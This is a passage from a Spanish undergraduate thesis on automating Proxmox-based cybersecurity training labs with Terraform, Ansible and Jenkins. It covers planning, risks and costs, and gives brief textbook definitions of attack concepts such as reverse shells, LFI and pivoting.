Universidad de Valladolid

Escuela de Ingeniería Informática

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática

(Mención en Tecnologías de la Información)

Utilización de Iac y Automatización Para Generar Entornos de Enseñanzas Ciberseguridad

Autor:

Fernando San José Domínguez

Universidad de Valladolid

Escuela de Ingeniería Informática

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática

(Mención en Tecnologías de la Información)

Utilización de Iac y Automatización Para Generar Entornos de Enseñanzas Ciberseguridad

Autor:

Fernando San José Domínguez

Tutor:

Blas Torregrosa García

Cuando todo parezca ir en contra tuyo, recuerda que el avión despega con el viento en contra, no a favor.
– Henry Ford

Quiero dar mis agradecimientos por haberme acompañado y apoyado hasta el último momento en este viaje tan complicado. Gracias por estar en mis peores y mejores fases: a mis padres, a mi pareja, a mis amigos con quienes he forjado una amistad durante estos años y aquellos con quienes la he reforzado.

Ha sido un camino difícil, pero no imposible. Sin embargo, gracias al apoyo recibido, pude lograr alcanzar la meta final de esta etapa universitaria.

También quiero agradecer al profesorado por su docencia durante estos años y a mi tutor Blas por guiarme en este proyecto.

Resumen

En la actualidad, el incremento de la virtualización de la información y la integración de la tecnología en la sociedad nos mantiene conectados a la red, generando posibles amenazas de ataques cibernéticos.

El presente proyecto fin de grado aborda la creación de un entorno de entrenamiento en ciberseguridad, utilizando herramientas de infraestructura como código y automatización en una plataforma de virtualización.

El objetivo principal consiste en el despliegue automatizado y orquestado mediante Jenkins de una infraestructura declarativa del hardware con Terraform, totalmente virtualizada en Proxmox, compuesta de máquinas virtuales y contenedores. Además, se realizará una configuración de software de cada máquina del entorno mediante Ansible para construir escenarios cibernéticos realistas de entrenamiento.

Se llevará a cabo una simulación de un ejercicio para probar la eficacia de estos entornos de entrenamiento, utilizando la infraestructura desplegada y configurada.

Los entornos de entrenamiento en ciberseguridad pueden concienciar sobre cómo actuar ante posibles amenazas, cómo evitarlas e incluso cómo abordar contramedidas ante posibles ataques futuros.

Palabras clave

DevOps, IaC, Ciberseguridad, Infraestructura, Automatización, Virtualización.

Abstract

Nowadays, the increasing virtualisation of information and the integration of technology in society keeps us connected to the network, generating possible threats of cyber attacks.

This final degree project deals with the creation of a cyber security training environment, using infrastructure tools such as code and automation on a virtualisation platform.

The main objective is the automated and orchestrated deployment using Jenkins of a declarative hardware infrastructure with Terraform, fully virtualised on Proxmox containing virtual machines and containers. In addition, a software configuration of each machine in the environment will be performed using Ansible to build realistic cyber-training scenarios.

A simulation exercise will be conducted to test the effectiveness of these training environments, using the deployed and configured infrastructure.

Cybersecurity training environments can raise awareness on how to act against potential threats, how to avoid them and even how to address countermeasures against possible future attacks.

Key words

DevOps, IaC, Cybersecurity, Infrastructure, Automation, Virtualization.

Índice general

Índice de figuras

Índice de cuadros

Capítulo 1

Introducción y planificación

El panorama de la ciberseguridad contemporánea demanda constantemente nuevas estrategias y herramientas para abordar los desafíos emergentes. En este contexto, la capacitación y el entrenamiento en entornos realistas son cruciales para preparar a los profesionales de la ciberseguridad para enfrentar amenazas cada vez más complejas. La adopción de infraestructura como código (IaC) se ha convertido en una práctica común para automatizar la gestión de la infraestructura de TI, proporcionando agilidad y consistencia en la implementación y configuración de entornos.

1. Justificación del proyecto

La creciente sofisticación de los ciberataques y la constante evolución de las amenazas digitales a dado como resultado a la necesidad de contar con profesionales capacitados en ciberseguridad. La formación tradicional basada en teoría a menudo resulta insuficiente para preparar a las personas ante escenarios complejos y realistas. Por esta razón, la creación de entornos virtualizados que emulen situaciones de ataque y defensa se ha convertido en una estrategia educativa esencial.

La utilización de infraestructura como código (IaC) y herramientas de automatización en la creación de entornos virtualizados para el entrenamiento en ciberseguridad ofrece múltiples beneficios. La IaC permite la automatización y consistencia en el despliegue y configuración de infraestructuras complejas, lo que resulta fundamental para replicar escenarios realistas y dinámicos que simulan ataques y defensas en un entorno controlado.

2. Objetivos

Este trabajo de fin de grado tiene por objetivo la utilización de las herramientas IaC y automatización: Terraform, Jenkins y Ansible para generar entornos de Virtualización, concretamente Proxmox, destinados al entrenamiento en ciberseguridad mediante la creación de escenarios completos que incluyan redes, firewalls, servidores, aplicaciones y equipos de atacantes, proporcionando una plataforma versátil y realista para la formación y práctica de habilidades en ciberseguridad. Complementando con la puesta en práctica de un ejercicio a plantear para verificar la eficacia del proyecto.

2.1. Tareas

- **Gestionar versiones y cambios de la infraestructura:** Se implementará un sistema de control de versiones en GitHub para gestionar el código de Jenkins, Terraform, Ansible y los scripts de configuración, asegurando la trazabilidad y la reversibilidad de los cambios realizados en la infraestructura.
- **Integrar Jenkins para la automatización del flujo de trabajo:** Jenkins se utilizará para orquestar y automatizar el proceso de despliegue de la infraestructura y la gestión de configuraciones. Se configurarán pipelines de CI/CD que permitan la integración continua y la entrega continua de cambios en la infraestructura y las configuraciones.
- **Investigar el uso de Terraform para la gestión de infraestructura en sistemas de virtualización:** Se realizará un análisis exhaustivo del funcionamiento de Terraform y su integración con proveedores de servicios de virtualización, centrándose especialmente en Proxmox como plataforma de despliegue.
- **Diseñar y desplegar infraestructura en Proxmox con Terraform:** Se diseñará una arquitectura de referencia que incluya la configuración de redes, seguridad, máquinas virtuales QEMU y contenedores LXC en Proxmox utilizando Terraform, estableciendo las bases para la generación automatizada de entornos de entrenamiento en ciberseguridad.
- **Investigar el uso de Ansible para la configuración de la infraestructura en sistemas de virtualización:** Se realizará un análisis exhaustivo del funcionamiento de Ansible y su integración en el entorno de virtualización Proxmox.
- **Implementar Ansible para la gestión de configuraciones:** Se configurará una máquina virtual dentro del entorno Proxmox desplegado, que actuará como nodo de control Ansible para administrar la configuración de los hosts y servicios dentro de la infraestructura generada.
- **Realizar pruebas y validaciones del proceso automatizado:** Se llevarán a cabo pruebas exhaustivas para verificar la funcionalidad, seguridad y escalabilidad del proceso de despliegue y gestión de configuraciones automatizado, identificando y corrigiendo posibles fallos y mejoras en el flujo de trabajo.
- **Realizar simulaciones de los ejercicios configurados:** Se llevarán a cabo simulaciones para verificar la funcionalidad y eficacia de los ejercicios configurados en el proyecto.

3. Planificación proyecto

3.1. Metodología

La metodología empleada para abordar este proyecto ha sido *Kanban*.

Kanban [10] es una método de gestión de proyectos, dentro de la metodología ágil, que utiliza un sistema visual para controlar el flujo de trabajo y mejorar la eficiencia. Se implementa mediante un tablero dividido en columnas que representan diferentes estados de las tareas: **Por Hacer** (To Do), **En Progreso** (In Progress), **Revisión** (Review) y **Hecho** (Done). Cada tarea se representa con una tarjeta que se mueve a través de estas columnas a medida que avanza el proyecto.

Para llevar a cabo este método, se ha empleado *Trello*, ya que es una herramienta gratuita e intuitiva de usar, la cual se ha manejado con anterioridad en proyectos previos, permitiendo garantizar una exitosa aplicación de este método.

El método Kanban presenta una serie de ventajas en la realización del proyecto:

- **Visualización del Trabajo**: uso de un tablero con tarjetas que representan tareas, proporcionando una visión clara y actualizada del estado del proyecto.
- **Limitación del Trabajo en Progreso**: control de la cantidad de tareas que se pueden realizar simultáneamente para evitar la sobrecarga y mejorar la calidad.
- **Flujo Continuo**: enfoque en la mejora constante del flujo de trabajo para optimizar la eficiencia y la entrega de tareas.
- **Flexibilidad y Adaptabilidad**: capacidad para ajustarse a cambios en los requisitos o prioridades del proyecto de manera ágil y eficiente.




Figura 1.1: Kanban en Trello

3.2. Actividades

En este apartado se describen las actividades que se llevarán a cabo durante el proyecto, utilizando el sistema Kanban para su gestión y organización. La duración estimada del proyecto data desde el 12 de febrero de 2024 hasta 7 de julio de 2024.

Las tareas y subtareas están organizadas por su identificación (ID), lo que facilita su seguimiento y dependencia entre ellas. Las actividades incluyen Gestión General **(G)**, Investigación **(I)**, Configuración **(C)**, Planteamiento **(P)** y Simulación **(S)**. A continuación, se presenta una visión general de las actividades, destacando las principales categorías y sus respectivas subtareas.

ID	**Tarea**	**Subtarea**	**Dependencias**
G-001	Propuesta TFG	-	-
G-002	Redacción memoria	-	G-001
I-001	Investigación Entorno	-	G-001
C-001	Configuración repositorio GitHub	-	-
C-002	Configuración MV proyecto	Crear VM en VirtualBox	I-001, C-001
		Instalar Jenkins	
		Instalar Terraform	
		Instalar Visual Studio Code	
		Sincronizar Visual Studio Code con GitHub	
I-002	Investigación Proxmox	Leer documentación oficial	I-001
		Ver guías básicas	
I-003	Investigación Jenkins	Leer documentación oficial	C-002
		Ver guías básicas	
		Implementar un pipeline simple	
I-004	Investigación Terraform	Leer documentación oficial	C-002
		Crear un archivo de configuración básico	
		Implementar un despliegue simple	
I-005	Investigación Ansible	Leer documentación oficial	C-002
		Ver guías básicas	
		Configurar un playbook simple local	
C-003	Configuración Jenkins	Configurar plugins	C-002
		Crear pipeline proyecto	
C-004	Configuración Proxmox	Configurar un puente de red	G-001
		Instalar Ansible en el Nodo	
		Creación fichero configuración general Ansible	
		Configuración interna Nodo	
		Creación y configuración usuario Terraform	
P-001	Planteamiento módulo 1	-	C-004, C-002
C-005	Configuración Terraform módulo 1	Escoger API Proxmox	P-001
		Crear ficheros configuración básicos	
		Configuración fichero despliegue principal	
		Probar despliegue unitario	
C-006	Configuración Ansible módulo 1	Inclusión IPs en fichero hosts	P-001
		Configuración playbook	
		Pruebas unitarias	
S-001	Simulación módulo 1	-	C-006, C-005

Cuadro 1.1: Tareas Kanban

4. Riesgos del proyecto

Se procede a representar, mediante tablas, los riesgos que este proyecto pueden llegar a surgir, junto a sus respectivas mitigaciones para poder llevarlo a cabo exitosamente.

Estos riesgos serán basados mediante una métrica de **Impacto** sobre la entrega del proyecto y como afectarían para la realización del mismo, así como una métrica de **Probabilidad** que ocurran estos riesgos. Las escalas de las métricas se compondrá de los valores **Bajo**, **Medio**, **Alto** y **Muy alto**, tal y como se puede observar en la figura 1.2.

4.1. Riesgos

Nivel impacto	Descripción	Nivel probabilidad	Descripción
Muy alto	La ocurrencia del riesgo causaría un impacto crítico en el proyecto, con consecuencias muy graves que pueden incluir la imposibilidad de cumplir con los objetivos principales del proyecto	Muy alto	Es casi seguro que este riesgo ocurra. (75 % - 100 %)
alto	El impacto del riesgo es significativo y podría retrasar seriamente el cronograma del proyecto	alto	Es muy probable que este riesgo ocurra. (50 % - 74 %)
medio	La materialización del riesgo tendría un impacto moderado en el proyecto, causando retrasos o costos adicionales manejables.	medio	Existe una posibilidad moderada de que este riesgo ocurra. (25 % - 49 %)
bajo	El impacto del riesgo sería menor y fácilmente manejable.	bajo	Es poco probable que este riesgo ocurra (0 % - 24 %)

Cuadro 1.2: Leyenda impacto y probabilidad

Los riesgos previstos que ocurran durante el proyecto son los siguientes:

ID	Categoría	Nombre	Impacto	Probabilidad
R001	Infraestructura y mantenimiento	Interrupción servicio Proxmox	Muy alto	bajo
R002	Infraestructura y mantenimiento	Conflicto entre herramientas	alto	medio
R003	Infraestructura y mantenimiento	Conflicto conexiones APIs	Muy alto	alto
R004	Infraestructura y mantenimiento	Máquina virtual trabajo inaccesible	medio	medio
R005	Infraestructura y mantenimiento	Pérdida código proyecto	alto	bajo
R006	Infraestructura y mantenimiento	Imposibilidad de emplear máquinas virtuales QEMU	bajo	medio
R007	Infraestructura y mantenimiento	Mala escalabilidad	bajo	alto
R008	Legal	Copyright fotos externas empleadas	bajo	medio
R009	Dimensión Humana	Burnout alumno	alto	Muy alto
R010	Dimensión Humana	Problemas de salud leves	medio	bajo
R011	Planificación	Mala planificación	medio	medio
R012	Planificación	Excesiva carga de trabajo	alto	alto
R013	Entorno trabajo	Silos de información	medio	medio
R014	Calidad de Software	Ratio alto de bugs	medio	alto

Cuadro 1.3: Riesgos proyecto

4.2. Mitigaciones

Una vez descritos los posibles riesgos, procedemos a comentar las mitigaciones a estos riesgos:

ID	Categoría	Nombre	Mitigación
R001	Infraestructura y mantenimiento	Interrupción servicio Proxmox	Los técnico de la escuela tienen una muy buena solvencia para indicendias en su infraestructura, pudiendo tener backups y rápida disponibilidad de la misma.
R002	Infraestructura y mantenimiento	Conflicto entre herramientas	Se ha garantizado que las herramientas seleccionadas tengan la capacidad necesaria para llevar a cabo el proyecto sin conflictos entre sí.
R003	Infraestructura y mantenimiento	Conflicto conexiones APIs	Se ha asegurado una variedad de APIs capaces de llevar a cabo las funciones necesarias para el proyecto, minimizando la probabilidad de conflictos.
R004	Infraestructura y mantenimiento	Máquina virtual trabajo inaccesible	Se realizan copias de respaldo para evitar la pérdida de la estación virtual de trabajo en caso de inaccesibilidad.
R005	Infraestructura y mantenimiento	Pérdida código proyecto	Se utiliza un repositorio en la nube para almacenar el código del proyecto y garantizar su disponibilidad y respaldo.
R006	Infraestructura y mantenimiento	Imposibilidad de emplear máquinas virtuales QEMU	Se cuenta con la solvencia suficiente para emplear únicamente contenedores en Proxmox para abordar el proyecto.
R007	Infraestructura y mantenimiento	Mala escalabilidad	Proxmox ofrece una gran escalabilidad de sus infraestructuras, y la universidad tiene la capacidad para proporcionar esa escalabilidad según sea necesario.
R008	Legal	Copyright fotos externas empleadas	Se utiliza contenido con licencia para el uso libre y se crea contenido propio para evitar infracciones de derechos de autor.
R009	Dimensión Humana	Burnout alumno	Se lleva a cabo una buena gestión de los tiempos invertidos para la realización semanal y diaria del proyecto, evitando la sobrecarga de trabajo.
R010	Dimensión Humana	Problemas de salud leves	Se tiene la posibilidad de emplear el teletrabajo para adaptarse a las necesidades del alumno en caso de problemas de salud leves.
R011	Planificación	Mala planificación	Se lleva a cabo una buena gestión de las fechas de trabajo para la realización de las distintas partes del proyecto, asegurando un flujo de trabajo eficiente.
R012	Planificación	Excesiva carga de trabajo	Se compensan las tareas del proyecto para evitar acumulaciones de trabajo de alta carga en periodos cortos, distribuyendo de manera equitativa las responsabilidades.
R013	Entorno trabajo	Silos de información	Se utiliza un repositorio centralizado en la nube para gestionar la información de manera centralizada.
R014	Calidad de Software	Ratio alto de bugs	Se cuenta con la capacidad del alumno para investigar y realizar pruebas previas del código y la infraestructura a desplegar, minimizando la aparición de errores y asegurando la calidad del software.

Cuadro 1.4: Mitigación riesgos

5. Costes del proyecto

Para este proyecto se ha realizado un cálculo de los costes totales que ha supuesto llevarlo a cabo, incluyendo todo el material, las licencias de las herramientas y la mano de obra empleada.

Los costes se derivan principalmente de la mano de obra del alumno. Se estima una duración del proyecto de 21 semanas, dedicando una media de 20 horas semanales. El sueldo promedio de un ingeniero informático junior es de aproximadamente 12.67€/hora basándonos en los datos proporcionados por *Talent.com* [40], resultando en un coste de mano de obra de 5.321,4€.

Por otra parte, los dispositivos informáticos necesarios para este proyecto incluyen un ordenador personal para trabajar en el proyecto y redactar la memoria técnica, con un coste de 600€. Además, se utilizó un servidor, cedido por la universidad, para virtualizar el proyecto. Este servidor, con sus especificaciones descritas en Proxmox E, tiene un valor aproximado de 4.597€ sin contar la electricidad empleada durante el periodo activo del mismo, debido a no tener acceso a datos de consumo eléctrico.

- El precio de la CPU se ha consultado en Intel [20].
- El precio general de la RAM se ha consultado y estimado en Mercado actual [2].
- El precio general del almacenamiento se ha consultado y estimado en Mercado actual [1].

En cuanto a las herramientas, no se ha tenido que pagar por ninguna de las empleadas. Por lo tanto, dentro de este apartado se pueden descartar los costes por uso de herramientas para el proyecto.

La tabla 1.5 proporciona un desglose total y visual de los costes.

Ítem	**Descripción**	**Precio/Unidad**	**Unidades**	**Total**
Ingeniero informático junior	Costo del ingeniero informático junior para el proyecto	12,67€/h	420 h	5.321,4€
Servidor	Costo aproximado servidor de virtualización CPU, RAM y almacenamiento respectivamente	2.236€	2	4.472€
		75€	1	75€
		50€	1	50€
Ordenador Proyecto	Costo del ordenador para el proyecto	600€	1	600€
Proxmox	Costo de la licencia Proxmox	0€	1	0€
Trello	Costo de la herramienta trello	0€	1	0€
GitHub	Costo de la herramienta GitHub	0€	1	0€
Jenkins	Costo de la herramienta Jenkins	0€	1	0€
Terraform	Costo de la herramienta Terraform	0€	1	0€
Ansible	Costo de la herramienta Ansible	0€	1	0€
Overleaf	Costo de la herramienta Overleaf	0€	1	0€
Total				10.518,4€

Cuadro 1.5: Costes proyecto

6. Estructura de la memoria

- **Capítulo 1**: Introducción y planificación

  Introducción al objetivo principal del TFG, proporcionando una visión general del proyecto y su relevancia en el campo de la ciberseguridad. Además, se describirá la planificación de las actividades, metodología empleada, riesgos y su mitigación junto a los objetivos y costes del proyecto.

- **Capítulo 2**: Estado del Arte

  Marco teórico que contextualiza el proyecto dentro del ámbito de la ciberseguridad e IaC. Se presentarán los conceptos fundamentales sobre la IaC, Automatización, virtualización y las técnicas de ataque en ciberseguridad. También se describirán las herramientas y tecnologías que se utilizarán en el proyecto, proporcionando una base teórica sólida para su implementación práctica.

- **Capítulo 3**: Descripción flujo de despliegue

  Explicación sobre el flujo del despliegue seguido de la infraestructura, desde como el programador crea el código hasta que las máquinas son configuradas automáticamente en el entorno de virtualización.

- **Capítulo 4**: Planificación de ejercicios

  Descripción de la creación de un ejercicio práctico diseñado para poner en marcha el proyecto. Se especificarán los objetivos del ejercicio, los escenarios de ataque que se simularán, y cómo se utilizarán las herramientas Terraform y Ansible para crear un entorno realista de ciberseguridad. Además, se detallará el proceso para desplegar y finalizar los ejercicios.

- **Capítulo 5**: Simulación de ejercicios

  Simulación del ejercicio desarrollado en el capítulo 4. Se detallará el proceso de ejecución de los ejercicios de ciberseguridad, tomando el papel de un usuario atacante.

- **Capítulo 6**: Conclusiones

  Resumen de las conclusiones obtenidas a lo largo del proyecto. Se reflexionará sobre los logros alcanzados, dificultades y trabajo futuro del proyecto.

- **Bibliografía**

  Referencias bibliográficas empleadas para la realización y estudio del proyecto. Se presentará de manera ordenada y conforme a las normas de citación académica, garantizando la correcta atribución de fuentes y la integridad académica.

- **Anexo**

  En el anexo se proporcionará el código fuente desarrollado durante el proyecto.

- **Apéndice**

  El apéndice incluirá proporcionará guías detalladas para la instalación y configuraciones esenciales de las herramientas empleadas en el proyecto.

Capítulo 2

Estado del arte

En esta sección se explorará la terminología y los conceptos fundamentales que sustentan las tecnologías y herramientas empleadas en el despliegue de infraestructuras de ciberseguridad.

1. Conceptos fundamentales

1.1. Infraestructura como Código (IaC)

La Infraestructura como Código (IaC) es una práctica en la que la infraestructura de TI se gestiona y aprovisiona mediante archivos de configuración legibles por máquina, en lugar de configuraciones manuales o herramientas de gestión interactiva. Esto implica crear archivos de configuración que contienen las especificaciones necesarias para la infraestructura, lo que facilita su edición y distribución. Al codificar las especificaciones de la infraestructura, se garantiza que siempre se preparará el mismo entorno, lo que mejora la consistencia y reduce los errores humanos.

Además, la IaC codifica y documenta las especificaciones de manera clara, lo que facilita la gestión de la configuración y ayuda a evitar cambios *Ad hoc* y no documentados. El uso del control de versiones es esencial para el seguimiento y la gestión de los archivos de configuración, lo que asegura la trazabilidad y facilita la colaboración entre equipos.

Otro beneficio clave de la IaC es su capacidad para dividir la infraestructura en elementos modulares, que luego pueden combinarse de diversas formas según sea necesario mediante la automatización. Esto proporciona flexibilidad y agilidad en la gestión y escalabilidad de la infraestructura, lo que es fundamental en entornos modernos de desarrollo y operaciones de TI.

1.1.1. Codigo declarativo e imperativo

La infraestructura como código (IaC) ofrece dos enfoques principales:

- **Declarativo:** se define el estado deseado de los sistemas, especificando los recursos necesarios y sus propiedades. La herramienta de IaC se encarga de configurar la infraestructura para alcanzar ese estado. Además, proporciona una visión clara del estado actual de los objetos del sistema, lo que facilita el desmontaje de la infraestructura.
- **Imperativo:** implica la definición de comandos específicos para lograr la configuración deseada, los cuales deben ejecutarse en un orden preciso. A diferencia del enfoque declarativo, donde se describe qué se quiere lograr, el enfoque imperativo se centra en cómo lograrlo.

1.1.2. Ventajas de IaC

- **Reducción de costos:** al automatizar los procesos de configuración de la infraestructura, se elimina la necesidad de realizar tareas manuales, lo que permite al equipo enfocar sus esfuerzos en actividades más estratégicas, reduciendo así los costos operativos.
- **Velocidad:** agiliza la configuración de la infraestructura, permitiendo una ejecución más rápida de los procesos.
- **Reducción del riesgo :** la automatización elimina el riesgo de errores humanos, como la configuración incorrecta manual. Esto minimiza el tiempo de inactividad y aumenta la fiabilidad de los sistemas al evitar problemas asociados con errores humanos.
- **Testeo:** facilita el testeo de las aplicaciones en entornos de producción al principio del ciclo de desarrollo, lo que permite identificar y corregir problemas de manera más temprana y eficiente.
- **Rendición de cuentas:** la automatización elimina el riesgo de errores humanos, como la configuración incorrecta manual. Esto minimiza el tiempo de inactividad y aumenta la fiabilidad de los sistemas al evitar problemas asociados con errores humanos.
- **Consistencia de la configuración:** estandariza completamente la configuración de la infraestructura, reduciendo las posibilidades de errores y desviaciones, y garantizando un funcionamiento más fluido de las aplicaciones al evitar problemas de incompatibilidad.
- **Documentación:** sirve como una forma de documentación de la configuración de la infraestructura, permitiendo un registro y seguimiento completo de los cambios realizados. Además, al ser controlado por versión, facilita la prueba y la documentación de cada cambio.
- **Seguridad mejorada:** la IaC asegura que los estándares de seguridad se desplieguen de manera consistente en toda la infraestructura, reduciendo la posibilidad de fallos de seguridad al eliminar la variabilidad en la implementación de políticas de seguridad.

1.2. Automatización

La automatización es el uso de la tecnología para realizar tareas para evitar la intervención humana. Se puede implementar en cualquier sector en el que se lleven a cabo tareas repetitivas, así como en los sistemas de TI.

Cualquier tarea de TI es automatizable empleando los recursos necesarios, por lo tanto, la automatización puede incorporarse y aplicarse a cualquier elemento, como la automatización de la red, la infraestructura, la preparación de la nube, los entornos operativos estándares (SOE) e incluso la gestión de la configuración y la implementación de aplicaciones.

Las aplicaciones y las funciones de la automatización pueden abarcar tecnologías más específicas, como los contenedores; metodologías, como *DevOps*, y áreas más amplias, como la nube, el *edge computing*, la seguridad, las pruebas y la supervisión o las alertas.

1.2.1. Ventajas

La automatización trae consigo unas ventajas a la hora de aplicarse:

- Dejar de realizar tareas sencillas y repetitivas.
- Personal más productivo, centrado en tareas más complejas e importantes.

1.3. Virtualización

La virtualización es una tecnología que permite crear versiones virtuales de recursos informáticos, como servidores, redes, almacenamiento o sistemas operativos. Estas versiones virtuales se comportan como si fueran recursos físicos independientes, pero en realidad están compartiendo los recursos subyacentes de hardware de una máquina física o servidor *host*.

1.3.1. Hipervisor

La virtualización se logra mediante el uso de software especializado llamado hipervisor o monitor de máquina virtual, que permite la creación, ejecución y gestión de múltiples entornos virtuales en un único hardware físico.

El hipervisor puede ser de dos tipos:

- **Tipo 1**: el sistema de virtualización se crea desde cero, directamente sobre el hardware.
- **Tipo 2**: ejecutar el sistema de virtualización por encima del S.O, creando máquinas virtuales hospedadas, siendo el Hipervisor el encargado de su gestión.

1.4. Ciberseguridad

La ciberseguridad se define como el conjunto de prácticas, tecnologías y procesos destinados a proteger sistemas, redes y datos frente a ataques cibernéticos. Su objetivo principal es asegurar la confidencialidad, integridad y disponibilidad de la información, defendiendo los activos digitales contra accesos no autorizados, alteraciones y destrucciones. Este campo abarca múltiples áreas, incluyendo la protección de infraestructuras críticas, la seguridad de aplicaciones, la gestión de identidades y accesos, y la defensa contra amenazas avanzadas.

1.4.1. Redirección de puertos

La Redirección de puertos es una técnica utilizada en redes para permitir que un dispositivo externo acceda a servicios de una red interna. Esto se logra redirigiendo el tráfico desde un puerto de una dirección IP pública a un puerto de una dirección IP privada dentro de la red interna. Esta técnica es comúnmente utilizada en configuraciones de *routers* y *firewalls* para permitir el acceso remoto a servicios como servidores web, servidores de correo o aplicaciones específicas sin exponer directamente el dispositivo interno.

1.4.2. Shell inversa

Una *shell* inversa es un tipo de conexión de red donde el objetivo (la máquina víctima) se conecta de vuelta a la máquina atacante, otorgando acceso remoto al atacante. En lugar de que el atacante intente conectarse directamente a la máquina víctima (lo que podría ser bloqueado por firewalls), la víctima inicia la conexión, facilitando el *Bypass* de las restricciones de seguridad. Esta técnica es comúnmente utilizada en pruebas de penetración para obtener acceso a sistemas comprometidos.

1.4.3. LFI (Local File Inclusion)

La inclusión de archivos locales (LFI) es una vulnerabilidad que permite a un atacante incluir archivos del servidor web en la ejecución de la aplicación. Esto puede llevar a la exposición de archivos confidenciales, la ejecución de código arbitrario y otros comportamientos no deseados. LFI ocurre cuando la aplicación web permite a los usuarios especificar archivos a ser incluidos sin una validación adecuada, permitiendo así a los atacantes manipular la entrada para incluir archivos del sistema local.

1.4.4. Escalar privilegios

La escalada de privilegios es una técnica utilizada por atacantes para obtener un nivel de acceso más alto del que originalmente disponían. En un ataque de escalada de privilegios, el atacante explota vulnerabilidades en un sistema para obtener permisos de usuario adicionales o acceder a recursos restringidos. Esto puede implicar el paso de un usuario normal a un administrador del sistema, permitiendo al atacante ejecutar acciones con mayores privilegios y control sobre el sistema.

1.4.5. Ejecución de comandos remota

La ejecución de comandos remota es una vulnerabilidad que permite a un atacante ejecutar comandos arbitrarios en el sistema operativo que subyace a la aplicación web. Esto se puede lograr a través de la inyección de comandos en entradas de usuario no validadas adecuadamente. La ejecución de comandos puede resultar en el compromiso total del sistema, permitiendo al atacante realizar cualquier acción que el usuario que ejecuta la aplicación tenga permisos para realizar.

1.4.6. Ataque fuerza bruta

Un ataque de fuerza bruta es una técnica de hacking que intenta adivinar contraseñas o claves probando todas las combinaciones posibles hasta encontrar la correcta. Este tipo de ataque puede ser muy efectivo si las contraseñas utilizadas son débiles o no siguen las mejores prácticas de seguridad.

1.4.7. Pivotaje

El pivotaje es una táctica empleada por los atacantes para avanzar lateralmente a través de una red comprometida y acceder a recursos no directamente alcanzables desde su posición inicial. Esto implica usar un equipo comprometido como punto de salto para realizar más ataques dentro de la infraestructura objetivo, lo que puede permitir a los atacantes expandir su acceso y llevar a cabo actividades maliciosas como robo de datos o propagación de malware.

1.5. Control de versiones

El control de versiones, también conocido como gestión de código fuente, utiliza herramientas para realizar un seguimiento de las modificaciones o los cambios realizados en el código fuente a lo largo del tiempo. El control de versiones permite una colaboración rápida y eficiente entre los desarrolladores y a la vez conserva la integridad del código. Eso permite que los equipos de desarrollo de software trabajen sin temor de que se produzcan conflictos en el código.

1.6. Contenerización

La Contenerización es el empaquetado de código de software con solo las bibliotecas de sistema operativo (S.O) y las dependencias necesarias para ejecutar el código para crear un único ejecutable ligero, denominado contenedor, que se ejecuta de manera coherente en cualquier infraestructura. Proporciona una abstracción del S.O desacoplando la aplicación que se ejecuta del S.O.

1.6.1. Ventajas

La contenización posee una gran variedad de ventajas referentes a su uso frente a un sistema de virtualización tradicional, como puede ser una máquina virtual.

- **Portabilidad**: los contenedores encapsulan las aplicaciones y todas sus dependencias en un único paquete.
- **Escalabilidad y eficiencia**: los contenedores pueden iniciarse y detenerse rápidamente, lo que los hace ideales para escenarios de escalabilidad automática y despliegues rápidos. Además, los contenedores pueden escalar tanto vertical como horizontalmente para satisfacer las demandas de carga de trabajo cambiantes.
- **Despliegue consistente**: la contenedorización permite definir la infraestructura como código (IaC), lo que facilita el despliegue consistente y repetible de aplicaciones en diferentes entornos.

2. Herramientas

2.1. Visual Studio Code

Visual Studio Code es un editor de código fuente desarrollado por Microsoft, convirtiendose en una herramienta esencial en proyectos de desarrollo, ofreciendo un entorno altamente adaptable y eficiente para escribir y editar código en varios lenguajes de programación. Con características como resaltado de sintaxis, completado de código y depuración integrada, facilita la gestión y mejora de la calidad del código. Además, su capacidad para integrarse con servicios en la nube y herramientas de colaboración.

2.2. GitHub

